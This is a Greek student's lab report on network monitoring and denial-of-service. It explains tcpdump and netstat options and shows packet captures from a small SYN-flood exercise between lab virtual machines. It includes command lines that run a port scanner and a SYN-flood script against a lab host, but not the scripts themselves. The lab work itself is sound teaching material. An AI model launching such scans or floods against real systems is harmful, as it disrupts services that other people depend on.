

Όνομα : Βασίλης Κουμεντέας

AM : 1083637

Άσκηση 3^η

Κακόβουλες DDoS και DoS επιθέσεις

Εργασία 1

Εκτελούμε την εντολή: `sudo tcpdump -vvv -nn -i enp0s3 -s 1500 -S -X port 22 -c 5` στο τερματικό της εικονικής μηχανής, για να ακούμε για πακέτα tcp. Από τον host υπολογιστή μας, εκτελούμε την εντολή: `ssh vm_username@vm_hostname-l` και βάζουμε τον κωδικό της εικονικής μηχανής. Αυτό που μας βγαίνει φαίνεται στην παρακάτω εικόνα:

```
blaxos@blaxos:~$ sudo tcpdump -vvv -nn -i enp0s3 -s 1500 -S -X port 22 -c 5
tcpdump: listening on enp0s3, link-type EN10MB (Ethernet), snapshot length 1500 bytes
19:22:47.600497 IP (tos 0x0, ttl 128, id 41031, offset 0, flags [DF], proto TCP (6), length 52)
    192.168.2.5.50562 > 192.168.2.11.22: Flags [S], cksum 0x6bc3 (correct), seq 2978876372,
    win 64240, options [mss 1460,nop,wscale 8,nop,nop,sackOK], length 0
        0x0000: 4500 0034 a047 4000 8006 d51b c0a8 0205  E..4.G@.....
        0x0010: c0a8 020b c582 0016 b18e 0bd4 0000 0000  .....t;....
        0x0020: 8002 faf0 6bc3 0000 0204 05b4 0103 0308  ....k.....
        0x0030: 0101 0402                ....
19:22:47.600541 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto TCP (6), length 52)
    192.168.2.11.22 > 192.168.2.5.50562: Flags [S.], cksum 0x8587 (incorrect -> 0x4b88), se
    q 3832822710, ack 2978876373, win 64240, options [mss 1460,nop,nop,sackOK,nop,wscale 7], le
    ngth 0
        0x0000: 4500 0034 0000 4000 4006 b563 c0a8 020b  E..4..@..c....
        0x0010: c0a8 0205 0016 c582 e474 3bb6 b18e 0bd5  .....t;....
        0x0020: 8012 faf0 8587 0000 0204 05b4 0101 0402  .....t;....
        0x0030: 0103 0307                ....
19:22:47.602932 IP (tos 0x0, ttl 128, id 41032, offset 0, flags [DF], proto TCP (6), length 40)
    192.168.2.5.50562 > 192.168.2.11.22: Flags [.], cksum 0x854a (correct), seq 2978876373,
    ack 3832822711, win 513, length 0
        0x0000: 4500 0028 a048 4000 8006 d526 c0a8 0205  E..(.H@....&....
        0x0010: c0a8 020b c582 0016 b18e 0bd5 e474 3bb7  .....t;....
        0x0020: 5010 0201 854a 0000 0000 0000 0000      P....J.....
```

Οι σειρές που έχουν τα flags, μας δίνουν το 3-way handshake του TCP, δηλαδή τα: [S] = SYN, [S.] = SYN-ACK, [.] = ACK. Στην συνέχεια έχουμε μηνύματα και με άλλα flags, όπως: [P.] = μεταφορά πακέτων και [DF] = do not fragment. Να σημειωθεί ότι αλλάξαμε, στην εντολή που μας δώσατε για το tcp dump, το wlan0 σε enp0s3, διότι η εικονική μηχανή μας δείχνει ότι έχει διεπαφή ethernet και όχι wifi. Επίσης, η τελευταία αλλαγή που κάναμε ήταν να βγάλουμε το κομμάτι που λέει για τα source και destination Ips διότι μας έκοβαν πακέτα και δεν μπορούσαμε να δούμε όλο το 3-way handshake.

Εργασία 2

1. `tcpdump -v -n host 192.168.1.105`

Καταγράφει την κίνηση πακέτων TCP, που αφορούν την διεύθυνση 192.168.1.105. Η εντολή αυτή δείχνει και κάποιες πληροφορίες για το πακέτο από ότι αν εκτελούσαμε `tcpdump host 192.168.1.105`. Αυτό γίνεται λόγω των `-v -n`

2. `tcpdump -vvv -nn -i eth0 -s 1514 host 192.168.1.105 -S -X -c 5`

Κάνει το ίδιο με την προηγούμενη, με τις διαφορές ότι τώρα παίρνουμε τα πακέτα που καταγράφει το tcpdump με περισσότερη ανάλυση. Αυτό γίνεται λόγω των -vvv -nn.

Επιπλέον, εξειδικεύουμε την καταγραφή στην διεπαφή eth0, από την -i eth0. Επίσης, ορίζουμε το μέγεθος πακέτου σε 1514 bytes από το -s 1514.

Με το όρισμα -X παίρνουμε την ανάλυση των πακέτων σε μορφή hex και ASCII και με την -S μας δείχνει τους πραγματικούς αριθμούς TCP πακέτων και όχι τα σχετικά.

Τέλος, με το όρισμα -c 5 κάνουμε capture μόνο τα πρώτα 5 πακέτα.

3. `tcpdump -vvv -nn -i wlan0 -s 1514 host 192.168.1.105 -S -X -c 5`

Η εντολή αυτή κάνει ότι και η από πάνω, με την μόνη διαφορά να είναι ότι καταγράφει πακέτα με την διεπαφή wlan0 δηλαδή wifi.

4. `tcpdump -nnvvvXSs 1514 host 192.168.1.105 and dst port 22`

Το ίδιο με τα πάνω, μόνο που τώρα παίρνουμε αναλυτική έξοδο για κάθε πακέτο χωρίς όμως να μεταφράζονται οι IP και τα ports.

Επίσης, φιλτράρει τα πακέτα που έχουν προορισμό μόνο το port 22, δηλαδή μόνο τα ssh πακέτα.

5. `tcpdump -vvv -nn -i eth0 -s 1514 -S -X -c 5 'src 192.168.1.102' or 'dst 192.168.1.102 and port 22'`

Το ίδιο με την εντολή 2., μόνο που τώρα φιλτράρουμε τα πακέτα που παίρνουμε στο να παίρνουμε τα πακέτα με πηγή 192.168.1.102 και πηγή 192.168.1.102 και port 22.

6. `tcpdump -vvv -nn -i eth0 -s 1514 -S -X -c 5 src or dst 71.98.70.149`

Πακέτα με πηγή και προορισμό την IP 71.98.70.149.

7. `tcpdump -vvv -nn -i wlan0 -s 1514 -S -X -c 5 'src 192.168.1.102' or 'dst 192.168.1.102 and port 22'`

Ίδια με την εντολή 5., απλά παίρνουμε μόνο όσα πακέτα έχουν διεπαφή wlan0 δηλαδή wifi.

8. `tcpdump udp -i wlan0`

Καταγράφει τα πακέτα με διεπαφή wlan0 (wifi) και πρωτόκολλο UDP.

9. `tcpdump udp -i any -c 10`

Καταγράφει 10 πακέτα με οποιαδήποτε διεπαφή και πρωτόκολλο UDP.

Εργασία 3

1. Εκτελώντας την εντολή `python3 /home/blaxos111333444/Desktop/port_scan.py 192.168.2.6 22 500`, βλέπουμε ποια port είναι ανοιχτά από το 22 έως το 500. Όπως βλέπουμε, το port 22 είναι ανοιχτό, αφού περιμένει ssh συνδέσεις.

2. Εκτελώντας την εντολή `python3 /home/blaxos111333444/Desktop/DoS5.py 192.168.2.6 192.168.2.10 22 10`, στέλνουμε 10 πακέτα στο port 22. Παρακάτω βλέπουμε το output του κώδικα στο τερματικό του επιτιθέμενου. Στο τερματικό του θύματος δεν φαίνεται τίποτα. Τα δέκα πακέτα είναι παραπάνω από τα 5 max retries που έχουμε ορίσει στο fail2ban.

3. Για να δούμε την κίνηση πακέτων χρησιμοποιούμε `sudo tcpdump -vnn -nn -i enp0s3 -s 1500 -S -X 'host 192.168.2.10'` στον επιτιθέμενο και στο θύμα, όπου 192.168.2.10 είναι η ip του θύματος, πριν εκτελέσουμε την εντολή του ερωτήματος 2. Ο λόγος που εκτελούμε αυτή την εντολή και όχι ακριβώς αυτές

που μας δώσατε εσείς είναι για να δούμε και τα πακέτα που στέλνει το θύμα, για να καταλάβουμε αν έχουμε επιθυμητό αποτέλεσμα. Για τον επιτιθέμενο:

```
blaxos11133344@blaxos11133344n:~$ sudo tcpdump -vvv -nn -i enp0s3 -s 1500 -S -X 'host 192.168.2.10'
tcpdump: listening on enp0s3, link-type EN10MB (Ethernet), snapshot length 1500 bytes
22:51:53.708774 ARP, Ethernet (len 6), IPv4 (len 4), Request who-has 192.168.2.10 tell 192.168.2.6, length 28
    0x0000: 0001 0800 0604 0001 0800 2764 d77d c0a8 ..... 'd.').
    0x0010: 0206 0000 0000 0000 c0a8 020a .....
22:51:53.709022 ARP, Ethernet (len 6), IPv4 (len 4), Reply 192.168.2.10 is-at 08:00:27:6c:8a:4c, length 46
    0x0000: 0001 0800 0604 0002 0800 276c 8a4c c0a8 ..... 'l.L...
    0x0010: 020a 0800 2764 d77d c0a8 0206 0000 0000 ..... 'd.').
    0x0020: 0000 0000 0000 0000 0000 0000 0000 .....
22:51:53.720120 IP (tos 0x0, ttl 64, id 1, offset 0, flags [none], proto TCP (6), length 40)
    192.168.2.6.1254 > 192.168.2.10.22: Flags [S], cksum 0x0586 (correct), seq 0, win 8192, length 0
    0x0000: 4500 0028 0001 0000 4006 f56e c0a8 0206 E..(....@.n....
    0x0010: c0a8 020a 04e6 0016 0000 0000 0000 0000 .....
    0x0020: 5002 2000 0586 0000 P.....
22:51:53.720356 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto TCP (6), length 44)
    192.168.2.10.22 > 192.168.2.6.1254: Flags [S.], cksum 0x155b (correct), seq 1597414966, ack 1, win 64240, options [mss 1460], length 0
    0x0000: 4500 002c 0000 4000 4006 b56b c0a8 020a E....@.@.k....
    0x0010: c0a8 0206 0016 04e6 5f36 9e36 0000 0001 ..... 6.6....
    0x0020: 6012 faf0 155b 0000 0204 05b4 0000 .....
22:51:53.777112 IP (tos 0x0, ttl 64, id 1, offset 0, flags [none], proto TCP (6), length 40)
    192.168.2.6.59427 > 192.168.2.10.22: Flags [S], cksum 0x2248 (correct), seq 0, win 8192, length 0
    0x0000: 4500 0028 0001 0000 4006 f56e c0a8 0206 E..(....@.n....
    0x0010: c0a8 020a e823 0016 0000 0000 0000 0000 .....#.....
    0x0020: 5002 2000 2248 0000 P..."H....
22:51:53.777378 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto TCP (6), length 44)
    192.168.2.10.22 > 192.168.2.6.59427: Flags [S.], cksum 0x0f35 (correct), seq 553647957, ack 1, win 64240, options [mss 1460], length 0
    0x0000: 4500 002c 0000 4000 4006 b56b c0a8 020a E....@.@.k....
    0x0010: c0a8 0206 0016 e823 20ff ff55 0000 0001 .....#...U....
    0x0020: 6012 faf0 0f35 0000 0204 05b4 0000 .....5.....
```

Και για το θύμα:

```
kkk@kkk:~$ sudo tcpdump -vvv -nn -i enp0s3 -s 1500 -S -X 'host 192.168.2.10'
[sudo] password for kkk:
tcpdump: listening on enp0s3, link-type EN10MB (Ethernet), snapshot length 1500 bytes
14:51:53.724203 ARP, Ethernet (len 6), IPv4 (len 4), Request who-has 192.168.2.10 tell 192.168.2.6, length 46
    0x0000: 0001 0800 0604 0001 0800 2764 d77d c0a8 ..... 'd.').
    0x0010: 0206 0000 0000 0000 c0a8 020a 0000 0000 .....
    0x0020: 0000 0000 0000 0000 0000 0000 0000 .....
14:51:53.724214 ARP, Ethernet (len 6), IPv4 (len 4), Reply 192.168.2.10 is-at 08:00:27:6c:8a:4c, length 28
    0x0000: 0001 0800 0604 0002 0800 276c 8a4c c0a8 ..... 'l.L...
    0x0010: 020a 0800 2764 d77d c0a8 0206 ..... 'd.').
14:51:53.735517 IP (tos 0x0, ttl 64, id 1, offset 0, flags [none], proto TCP (6), length 40)
    192.168.2.6.1254 > 192.168.2.10.22: Flags [S], cksum 0x0586 (correct), seq 0, win 8192, length 0
    0x0000: 4500 0028 0001 0000 4006 f56e c0a8 0206 E..(....@.n....
    0x0010: c0a8 020a 04e6 0016 0000 0000 0000 0000 .....
    0x0020: 5002 2000 0586 0000 0000 0000 0000 .....
14:51:53.735542 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto TCP (6), length 44)
    192.168.2.10.22 > 192.168.2.6.1254: Flags [S.], cksum 0x857f (incorrect -> 0x155b), seq 1597414966, ack 1, win 64240
, options [mss 1460], length 0
    0x0000: 4500 002c 0000 4000 4006 b56b c0a8 020a E....@.@.k....
    0x0010: c0a8 0206 0016 04e6 5f36 9e36 0000 0001 ..... 6.6....
    0x0020: 6012 faf0 857f 0000 0204 05b4 .....
14:51:53.792504 IP (tos 0x0, ttl 64, id 1, offset 0, flags [none], proto TCP (6), length 40)
    192.168.2.6.59427 > 192.168.2.10.22: Flags [S], cksum 0x2248 (correct), seq 0, win 8192, length 0
    0x0000: 4500 0028 0001 0000 4006 f56e c0a8 0206 E..(....@.n....
    0x0010: c0a8 020a e823 0016 0000 0000 0000 0000 .....#.....
    0x0020: 5002 2000 2248 0000 0000 0000 0000 .....
14:51:53.792533 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto TCP (6), length 44)
    192.168.2.10.22 > 192.168.2.6.59427: Flags [S.], cksum 0x857f (incorrect -> 0x0f35), seq 553647957, ack 1, win 64240
, options [mss 1460], length 0
```

Βλέπουμε από τα τερματικά, ότι στέλνονται πακέτα SYN από τον επιτιθέμενο και πακέτα SYN-ACK από το θύμα, αλλά δεν τελειώνει την χειραψία ο επιτιθέμενος, με αποτέλεσμα να μην αποδεσμεύονται οι πόροι που χρησιμοποιεί το θύμα, και απλά ξαναστέλνει νέα πακέτα SYN. Η επίθεση γίνεται σε πολύ μικρό βαθμό οπότε δεν παρατηρούμε κάποιο πρόβλημα στο θύμα. Επίσης, αν κατεβούμε πιο κάτω, θα δούμε ότι μετά από μια στιγμή ο host θύμα, στέλνει πολλά πακέτα SYN-ACK διότι περιμένει απάντηση για σύνδεση.

Μπορούμε να πάρουμε παραπάνω πληροφορίες αν τρέξουμε στο θύμα, την εντολή `netstat -n | grep tcp`:

```

kkk@kkk:~$ netstat -n | grep tcp
tcp6      0      0 192.168.2.10:22      192.168.2.6:26752    SYN_RECV
tcp6      0      0 192.168.2.10:22      192.168.2.6:23138    SYN_RECV
tcp6      0      0 192.168.2.10:22      192.168.2.6:59427    SYN_RECV
tcp6      0      0 192.168.2.10:22      192.168.2.6:31123    SYN_RECV
tcp6      0      0 192.168.2.10:22      192.168.2.6:47000    SYN_RECV
tcp6      0      0 192.168.2.10:22      192.168.2.6:1254     SYN_RECV
tcp6      0      0 192.168.2.10:22      192.168.2.6:56851    SYN_RECV
tcp6      0      0 192.168.2.10:22      192.168.2.6:61746    SYN_RECV
tcp6      0      0 192.168.2.10:22      192.168.2.6:62721    SYN_RECV
tcp6      0      0 192.168.2.10:22      192.168.2.6:21741    SYN_RECV
kkk@kkk:~$ netstat -n | grep tcp

```

Βλέπουμε ότι έχουμε 10 tcp ατελείωτες συνδέσεις από τον επιτιθέμενο. Αυτές οι συνδέσεις θα μείνουν για 75 δευτερόλεπτα, διότι για τόσο χρόνο δίνει το λειτουργικό για να κρατάει δεσμευμένους πόρους για να περιμένει για συνδέσεις. Μετά από τα 75 δευτερόλεπτα, αν ξανατρέξουμε την εντολή netstat -n | grep tcp, δεν θα μας βγάλει τίποτα.

Εργασία 4

A.

Γενικά η εντολή netstat, μας δίνει πληροφορίες για τις δικτυακές διεργασίες και κίνηση του συστήματος Linux. Παρέχει πληροφορίες για τις ενεργές δικτυακές συνδέσεις και τις θύρες που «ακούνε» για εισερχόμενες συνδέσεις. (Θα χρησιμοποιώ τις εκφράσεις «ακούνε» για εισερχόμενες συνδέσεις- και -περιμένουν εισερχόμενες συνδέσεις-, για να εξηγήσω το ίδιο πράγμα).

1. netstat-a

Το όρισμα -a, δείχνει όλες τις ενεργές συνδέσεις, καθώς και τις θύρες «ακρόασης»

```

blaxos@blaxos:~$ netstat -a
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 localhost:ipp            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:ssh              0.0.0.0:*               LISTEN
tcp6       0      0 [::]:ssh                 [::]:*                  LISTEN
tcp6       0      0 localhost:ipp            [::]:*                  LISTEN
udp        0      0 0.0.0.0:51677            0.0.0.0:*               *
udp        0      0 blaxos:bootpc            _gateway:bootps        ESTABLISHED
udp        0      0 0.0.0.0:mdns              0.0.0.0:*               *
udp6       0      0 [::]:37235               [::]:*                  *
udp6       0      0 blaxos:dhcpv6-client     [::]:*                  *
udp6       0      0 [::]:mdns                 [::]:*                  *
raw6       0      0 [::]:ipv6-icmp           [::]:*                  7

Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node   Path
unix   3      [ ]        STREAM    CONNECTED    20071    /run/dbus/system_bus_socket
unix   3      [ ]        STREAM    CONNECTED    20354    @/home/blaxos/.cache/ibus/dbus-x0r3rRvu
unix   3      [ ]        STREAM    CONNECTED    20066
unix   3      [ ]        STREAM    CONNECTED    20296
unix   3      [ ]        STREAM    CONNECTED    20224    /run/dbus/system_bus_socket
unix   3      [ ]        STREAM    CONNECTED    16066
unix   3      [ ]        STREAM    CONNECTED    19344    /run/user/1000/wayland-0
unix   2      [ ACC ]     STREAM    LISTENING    16709    /var/run/fail2ban/fail2ban.sock
unix   3      [ ]        STREAM    CONNECTED    20353
unix   3      [ ]        STREAM    CONNECTED    25123
unix   3      [ ]        STREAM    CONNECTED    19254    /run/user/1000/bus
unix   3      [ ]        STREAM    CONNECTED    20220

```

2. netstat-at

Το όρισμα `-at`, δείχνει όλες τις καθιερωμένες συνδέσεις TCP και τις συνδέσεις που περιμένουν για πακέτα (που «ακούνε»).

```
blaxos@blaxos:~$ netstat -at
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address          State
tcp      0      0 localhost:ipp            0.0.0.0:*                LISTEN
tcp      0      0 0.0.0.0:ssh              0.0.0.0:*                LISTEN
tcp6     0      0 [::]:ssh                 [::]:*                   LISTEN
tcp6     0      0 localhost:ipp            [::]:*                   LISTEN
blaxos@blaxos:~$
```

3. netstat -au

Δείχνει όλες τις συνδέσεις UDP

```
blaxos@blaxos:~$ netstat -au
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address          State
udp      0      0 0.0.0.0:51677           0.0.0.0:*                LISTEN
udp      0      0 blaxos:bootpc            _gateway:bootps         ESTABLISHED
udp      0      0 0.0.0.0:mdns             0.0.0.0:*                LISTEN
udp6     0      0 [::]:37235               [::]:*                   LISTEN
udp6     0      0 blaxos:dhcpv6-client     [::]:*                   LISTEN
udp6     0      0 [::]:mdns                 [::]:*                   LISTEN
blaxos@blaxos:~$
```

4. netstat -l

Δείχνει όλες τις θύρες που «ακούνε» για εισερχόμενες συνδέσεις.

```
udp6     0      0 [::]:mdns                 [::]:*
blaxos@blaxos:~$ netstat -l
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address          State
tcp      0      0 localhost:ipp            0.0.0.0:*                LISTEN
tcp      0      0 0.0.0.0:ssh              0.0.0.0:*                LISTEN
tcp6     0      0 [::]:ssh                 [::]:*                   LISTEN
tcp6     0      0 localhost:ipp            [::]:*                   LISTEN
udp      0      0 0.0.0.0:51677           0.0.0.0:*                LISTEN
udp      0      0 0.0.0.0:mdns             0.0.0.0:*                LISTEN
udp6     0      0 [::]:37235               [::]:*                   LISTEN
udp6     0      0 blaxos:dhcpv6-client     [::]:*                   LISTEN
udp6     0      0 [::]:mdns                 [::]:*                   LISTEN
raw6     0      0 [::]:ipv6-icmp           [::]:*                   LISTEN
Active UNIX domain sockets (only servers)
Proto RefCnt Flags       Type       State       I-Node  Path
unix   2      [ ACC ] STREAM    LISTENING   16709    /var/run/fail2ban/fail2ban.sock
unix   2      [ ACC ] STREAM    LISTENING   18632    /run/user/1000/systemd/private
unix   2      [ ACC ] STREAM    LISTENING   17394    /run/user/1000/bus
unix   2      [ ACC ] STREAM    LISTENING   17396    /run/user/1000/gnupg/S.dirmngr
unix   2      [ ACC ] STREAM    LISTENING   17398    /run/user/1000/gcr/ssh
unix   2      [ ACC ] STREAM    LISTENING   17400    /run/user/1000/keyring/control
unix   2      [ ACC ] STREAM    LISTENING   17402    /run/user/1000/gnupg/S.gpg-agent.browser
unix   2      [ ACC ] STREAM    LISTENING   17404    /run/user/1000/gnupg/S.gpg-agent.extra
unix   2      [ ACC ] STREAM    LISTENING   17406    /run/user/1000/gnupg/S.gpg-agent.ssh
unix   2      [ ACC ] STREAM    LISTENING   17408    /run/user/1000/gnupg/S.gpg-agent
unix   2      [ ACC ] STREAM    LISTENING   19458    /run/user/1000/pulse/native
unix   2      [ ACC ] STREAM    LISTENING   19460    /run/user/1000/pipewire-0
unix   2      [ ACC ] STREAM    LISTENING   19462    /run/user/1000/pk-debconf-socket
unix   2      [ ACC ] STREAM    LISTENING   19547    /run/user/1000/keyring/pkcs11
```

5. netstat -lt

Δείχνει όλες τις θύρες TCP που περιμένουν εισερχόμενες συνδέσεις

```
UNIX 2 [ ALL ] STREAM LISTENING 1/454 @/tmp/σους-γλεγογικιγ
blaxos@blaxos:~$ netstat -lt
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 localhost:ipp            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:ssh              0.0.0.0:*               LISTEN
tcp6       0      0 [::]:ssh                 [::]:*                  LISTEN
tcp6       0      0 localhost:ipp            [::]:*                  LISTEN
blaxos@blaxos:~$
```

6. netstat -lu

Δείχνει όλες τις θύρες UDP που «ακούν» για εισερχόμενες συνδέσεις

```
blaxos@blaxos:~$ netstat -lu
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
udp        0      0 0.0.0.0:51677            0.0.0.0:*               LISTEN
udp        0      0 0.0.0.0:mdns              0.0.0.0:*               LISTEN
udp6       0      0 [::]:37235                [::]:*                  LISTEN
udp6       0      0 blaxos:dhcpv6-client      [::]:*                  LISTEN
udp6       0      0 [::]:mdns                  [::]:*                  LISTEN
blaxos@blaxos:~$
```

7. netstat -s

Δείχνει περιληπτικά τα στατιστικά για όλα τα πρωτόκολλα.

```
blaxos@blaxos:~$ netstat -s
Ip:
  Forwarding: 2
  175 total packets received
  0 forwarded
  0 incoming packets discarded
  173 incoming packets delivered
  175 requests sent out
  40 dropped because of missing route
Icmp:
  0 ICMP messages received
  0 input ICMP message failed
  ICMP input histogram:
  15 ICMP messages sent
  0 ICMP messages failed
  ICMP output histogram:
    destination unreachable: 15
IcmpMsg:
  OutType3: 15
Tcp:
  6 active connection openings
  0 passive connection openings
  2 failed connection attempts
  2 connection resets received
  0 connections established
  78 segments received
  84 segments sent out
  0 segments retransmitted
  0 bad segments received
  22 resets sent
Udp:
  72 packets received
  15 packets to unknown port received
```

8. netstat -st

Δείχνει περιληπτικά τα στατιστικά για το πρωτόκολλο TCP

```
blaxos@blaxos:~$ netstat -st
IcmpMsg:
  OutType3: 15
Tcp:
  6 active connection openings
  0 passive connection openings
  2 failed connection attempts
  2 connection resets received
  0 connections established
  78 segments received
  84 segments sent out
  0 segments retransmitted
  0 bad segments received
  22 resets sent
UdpLite:
TcpExt:
  2 TCP sockets finished time wait in fast timer
  1 delayed acks sent
  8 packet headers predicted
  10 acknowledgments not containing data payload received
  11 predicted acknowledgments
  2 connections reset due to early user close
  TCPAutoCorking: 1
  TCPOrigDataSent: 42
  TCPDelivered: 43
IpExt:
  InMcastPkts: 72
  OutMcastPkts: 64
  InBcastPkts: 3
  InOctets: 34634
  OutOctets: 21867
  InMcastOctets: 6988
  OutMcastOctets: 7142
```

9. netstat -su

Δείχνει περιληπτικά τα στατιστικά για το πρωτόκολλο UDP

```
MPTcpExt:
blaxos@blaxos:~$ netstat -su
IcmpMsg:
  OutType3: 15
Udp:
  75 packets received
  15 packets to unknown port received
  0 packet receive errors
  66 packets sent
  0 receive buffer errors
  0 send buffer errors
  IgnoredMulti: 3
UdpLite:
IpExt:
  InMcastPkts: 72
  OutMcastPkts: 64
  InBcastPkts: 3
  InOctets: 34634
  OutOctets: 21867
  InMcastOctets: 6988
  OutMcastOctets: 7142
  InBcastOctets: 1158
  InNoECTPkts: 181
MPTcpExt:
blaxos@blaxos:~$
```

10. netstat -tp

Δείχνει τα ονόματα διεργασιών, μόνο για τις συνδέσεις TCP

```
MPIC@EXT:
blaxos@blaxos:~$ netstat -tp
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
blaxos@blaxos:~$
```

11. netstat -ac 5 | grep tcp

Εμφανίζει όλες τις συνδέσεις TCP και ανανεώνεται κάθε 5 δευτερόλεπτα.

```
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
blaxos@blaxos:~$ netstat -ac 5 | grep tcp
tcp        0      0 localhost:ipp           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:ssh            0.0.0.0:*               LISTEN      -
tcp6       0      0 [::]:ssh               [::]:*                 LISTEN      -
tcp6       0      0 localhost:ipp          [::]:*                 LISTEN      -
tcp        0      0 localhost:ipp           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:ssh            0.0.0.0:*               LISTEN      -
tcp6       0      0 [::]:ssh               [::]:*                 LISTEN      -
tcp6       0      0 localhost:ipp          [::]:*                 LISTEN      -
tcp        0      0 localhost:ipp           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:ssh            0.0.0.0:*               LISTEN      -
tcp6       0      0 [::]:ssh               [::]:*                 LISTEN      -
tcp6       0      0 localhost:ipp          [::]:*                 LISTEN      -
tcp        0      0 0.0.0.0:ssh            0.0.0.0:*               LISTEN      -
tcp6       0      0 [::]:ssh               [::]:*                 LISTEN      -
tcp6       0      0 localhost:ipp          [::]:*                 LISTEN      -
tcp        0      0 0.0.0.0:ssh            0.0.0.0:*               LISTEN      -
tcp6       0      0 [::]:ssh               [::]:*                 LISTEN      -
tcp6       0      0 localhost:ipp          [::]:*                 LISTEN      -
tcp        0      0 0.0.0.0:ssh            0.0.0.0:*               LISTEN      -
tcp6       0      0 [::]:ssh               [::]:*                 LISTEN      -
tcp6       0      0 localhost:ipp          [::]:*                 LISTEN      -
tcp        0      0 0.0.0.0:ssh            0.0.0.0:*               LISTEN      -
tcp6       0      0 [::]:ssh               [::]:*                 LISTEN      -
tcp6       0      0 localhost:ipp          [::]:*                 LISTEN      -
```

12. netstat -r

Εμφανίζει τον πίνακα δρομολόγησης του πυρήνα.

```
blaxos@blaxos:~$ netstat -r
Kernel IP routing table
Destination    Gateway         Genmask         Flags   MSS Window  irtt Iface
default        _gateway       0.0.0.0         UG      0 0        0 enp0s3
192.168.2.0    0.0.0.0        255.255.255.0   U        0 0        0 enp0s3
blaxos@blaxos:~$
```

13. netstat -c

Εμφανίζει τις ενεργές συνδέσεις και ανανεώνεται συνεχώς

unix	3	[]	STREAM	CONNECTED	19865	/run/systemd/journal/stdout
unix	3	[]	STREAM	CONNECTED	18845	
unix	3	[]	STREAM	CONNECTED	15059	
unix	3	[]	STREAM	CONNECTED	20288	
unix	3	[]	STREAM	CONNECTED	18574	
unix	3	[]	STREAM	CONNECTED	19314	/run/user/1000/bus
unix	3	[]	STREAM	CONNECTED	19857	
unix	3	[]	STREAM	CONNECTED	18846	/run/user/1000/bus
unix	3	[]	STREAM	CONNECTED	15246	/run/systemd/journal/stdout
unix	3	[]	STREAM	CONNECTED	15171	
unix	2	[]	DGRAM	CONNECTED	15101	
unix	3	[]	STREAM	CONNECTED	18814	/run/user/1000/bus
unix	3	[]	STREAM	CONNECTED	18083	
unix	3	[]	STREAM	CONNECTED	15033	/run/systemd/journal/stdout
unix	3	[]	STREAM	CONNECTED	19349	/run/user/1000/wayland-0
unix	3	[]	STREAM	CONNECTED	19802	
unix	3	[]	STREAM	CONNECTED	15172	/run/systemd/journal/stdout
unix	3	[]	STREAM	CONNECTED	17075	/run/dbus/system_bus_socket
Active Internet connections (w/o servers)						
Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State	
udp	0	0	blaxos:bootpc	_gateway:bootps	ESTABLISHED	
Active UNIX domain sockets (w/o servers)						
Proto	RefCnt	Flags	Type	State	I-Node	Path
unix	3	[]	STREAM	CONNECTED	20071	/run/dbus/system_bus_socket
unix	3	[]	STREAM	CONNECTED	20354	@/home/blaxos/.cache/ibus/dbus-x0r3rRvu
unix	3	[]	STREAM	CONNECTED	25274	
unix	3	[]	STREAM	CONNECTED	20066	
unix	3	[]	STREAM	CONNECTED	20296	
unix	3	[]	STREAM	CONNECTED	20224	/run/dbus/system_bus_socket
unix	3	[]	STREAM	CONNECTED	16066	
unix	3	[]	STREAM	CONNECTED	19344	/run/user/1000/wayland-0

14. netstat -ap | grep http

Εμφανίζει μόνο τις ενεργές συνδέσεις και θύρες «ακρόασης» που περιέχουν το πρωτόκολλο http και https.

```
root@blaxos:~# netstat -ap | grep http
tcp        0      0 blaxos:37218      166.188.117.34.bc:https ESTABLISHED 2227/firefox-esr
tcp        0      0 blaxos:41820      ams15s30-in-f22.1:https ESTABLISHED 2227/firefox-esr
tcp        0      0 blaxos:37176      sof04s04-in-f14.1:https TIME_WAIT   -
tcp        0      0 blaxos:34116      rb-in-f84.1e100.n:https ESTABLISHED 2227/firefox-esr
tcp        0      0 blaxos:37178      sof04s04-in-f14.1:https ESTABLISHED 2227/firefox-esr
tcp        0      0 blaxos:35334      185.158.223.42:http    ESTABLISHED 2227/firefox-esr
tcp        0      0 blaxos:47220      sof02s32-in-f4.1e:https ESTABLISHED 2227/firefox-esr
tcp        0      0 blaxos:39188      82.221.107.34.bc.g:http ESTABLISHED 2227/firefox-esr
tcp        0      0 blaxos:36190      sof04s01-in-f3.1e1:http ESTABLISHED 2227/firefox-esr
tcp        0      0 blaxos:38324      sof02s46-in-f10.1:https ESTABLISHED 2227/firefox-esr
tcp        0      0 blaxos:54558      sof02s17-in-f14.1:https ESTABLISHED 2227/firefox-esr
tcp        0      0 blaxos:37290      93.243.107.34.bc.:https ESTABLISHED 2227/firefox-esr
tcp        0      0 blaxos:40232      185.158.223.48:http    ESTABLISHED 2227/firefox-esr
tcp        0      0 blaxos:37298      93.243.107.34.bc.:https ESTABLISHED 2227/firefox-esr
tcp        0      0 blaxos:55740      191.144.160.34.bc:https ESTABLISHED 2227/firefox-esr
tcp        0      0 blaxos:40248      185.158.223.48:http    ESTABLISHED 2227/firefox-esr
tcp        0      0 blaxos:36164      sof04s01-in-f3.1e1:http ESTABLISHED 2227/firefox-esr
tcp        0      0 blaxos:32862      209.100.149.34.bc:https ESTABLISHED 2227/firefox-esr
